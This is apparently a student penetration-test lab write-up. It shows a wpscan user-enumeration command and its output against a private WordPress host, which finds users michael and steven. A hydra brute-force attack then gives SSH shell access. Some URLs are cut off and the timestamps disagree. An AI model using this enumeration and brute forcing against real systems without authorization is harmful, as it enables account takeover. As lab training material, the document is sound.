
Exploitation: Open Port 22 SSH and Weak Password

Summarize the following:


- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  Used wpscan to find wordpress users and did a small Brute Force attack (hydra) to gain access
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  Allowed us access to shell inside of users account where we could navigate directories as we pleased
- Please see screenshots below...

Screenshots- Open Port 22 SSH and Weak Password


wpscan and ssh to user Michael




```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Nov 20 05:39:11 2021

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/h
ost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/
_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/h
lrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/h
ngback_access

[+] http://192.168.1.110/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```



```
 Brute Forcing Author IDs - Time: 00:00:00 <> (2 / 10) 20.00%  ETA:
 Brute Forcing Author IDs - Time: 00:00:00 <> (3 / 10) 30.00%  ETA:
 Brute Forcing Author IDs - Time: 00:00:00 <> (7 / 10) 70.00%  ETA:
 Brute Forcing Author IDs - Time: 00:00:00 <> (9 / 10) 90.00%  ETA:
 Brute Forcing Author IDs - Time: 00:00:00 <> (10 / 10) 100.00% Time
:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Thu Nov 18 18:42:41 2021
[+] Requests Done: 27
[+] Cached Requests: 25
[+] Data Sent: 6.177 KB
[+] Data Received: 171.167 KB
[+] Memory used: 122.875 MB
[+] Elapsed time: 00:00:02
root@Kali:~#
```



